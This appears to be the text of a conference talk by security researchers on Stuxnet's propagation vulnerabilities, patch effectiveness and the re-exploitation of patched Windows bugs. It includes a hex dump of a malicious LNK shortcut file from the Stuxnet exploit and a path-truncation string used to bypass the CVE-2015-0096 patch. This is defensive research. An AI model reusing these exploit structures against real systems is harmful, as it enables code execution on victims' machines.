

A Decade After Stuxnet's Printer Vulnerability

Printing is still the Stairway to Heaven

Peleg Hadar

Senior Security Researcher

- 7+ years in InfoSec
- Senior Security Researcher @ SafeBreach Labs
- Main focus in Windows internals and vulnerability research



@peleghd

Tomer

Bar

Research Team Lead

- 15+ years in Cyber Security
- Research Team Lead @ SafeBreach Labs
- Main focus in APT and vulnerability research
- Past publications:
 - Prince of Persia - Terminating 10 Years Campaign For Fun And Profit
 - Infy Malware Active In Decade Of Targeted Attacks
 - KasperAgent and Micropsia - Targeted Attacks In The Middle East
 - Ride The Lightning With Foudre
 - Double Edge Sword Attack - Exploiting Quasar Rat Command and Control
 - BadPatch (APT-C-23)

Agenda

Is Stuxnet 2.0 possible?

- **Analysis of Stuxnet's propagation capabilities (vulnerabilities)**
 - Root Cause
 - Patch
 - Re-Exploitation / Equivalent newer vulnerability in the same component
- **Our Research**
 - How did we re-exploited a patched 10 years old MS Windows vulnerability
 - Demonstration of 2 unpatched 0-day vulnerabilities (Pre-coordinated with Microsoft)
- **Mitigations and Suggestions**
 - Better Patch
 - Better real-time prevention for an entire bug class

Agenda

two main takeaways

Stuxnet 2.0



Is it possible to re-occur?

Patch effectiveness



Is it possible to abuse patched vulnerabilities?

Terminology


Narrow Patch




Patch



Stuxnet Recap & Timeline



Stuxnet As Seen in “0 Days”



Stuxnet Main Building Blocks

Propagation Capabilities

5 Vulnerabilities

3 RCE

2 LPE

Evasion Capabilities

Rootkit

Stolen
Certificate


ICS Capabilities

ICS Target
Detection

Siemens
Related
Actions


Final
Payload

Spooler Propagation Capabilities



"Now, over 22 million pieces of malware use that blueprint to attack organizations and states..." -regdox.com

Spooler Propagation Capabilities



LNK Stuxnet's 0-day - Root Cause



LNK Stuxnet's 0-day - Exploitation


4C 00 00 00	01 14 02 00	00 00 00 00	C0 00 00 00	L.....À...
00 00 00 46	FF 00 00 00	00 00 00 00	00 00 00 00	...Fÿ.....
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00ÿ..
00 00 00 00	00 00 00 00	00 00 00 00	00 FF 14 00	..àOD ê:i.çø..+0
1F 00 E0 4F	D0 20 EA 3A	69 10 A2 D8	08 00 2B 30	0..... i!ê:i.çý
30 9D 14 00	2E 1E 20 20	EC 21 EA 3A	69 10 A2 DD	..+00.....
08 00 2B 30	30 9D 0C 01	00 00 00 00	00 00 00 00	...j.....\.
00 00 00 6A	00 00 00 00	00 00 00 00	00 00 5C 00	\.Y.U.-.P.C.\.U.
5C 00 59 00	55 00 2D 00	50 00 43 00	5C 00 55 00	s.e.r.s.\.y.g.c.
73 00 65 00	72 00 73 00	5C 00 79 00	67 00 63 00	f.h.l...t.m.p...
66 00 68 00	6C 00 2E 00	74 00 6D 00	70 00 00 00	

Icon ID = 0


Icon Path (CPL)

wszIcon


LNK 0-Day Exploitation Paths Overview



LNK MS10-046 Patch



LNK 0-Day Exploitation Paths Overview



CVE-2015-0096 Patch Bypass

Truncated to 260 Wide Chars


```
[c:\Ma.dll,-1,AA...AAA\0]
```

554 Wide Chars

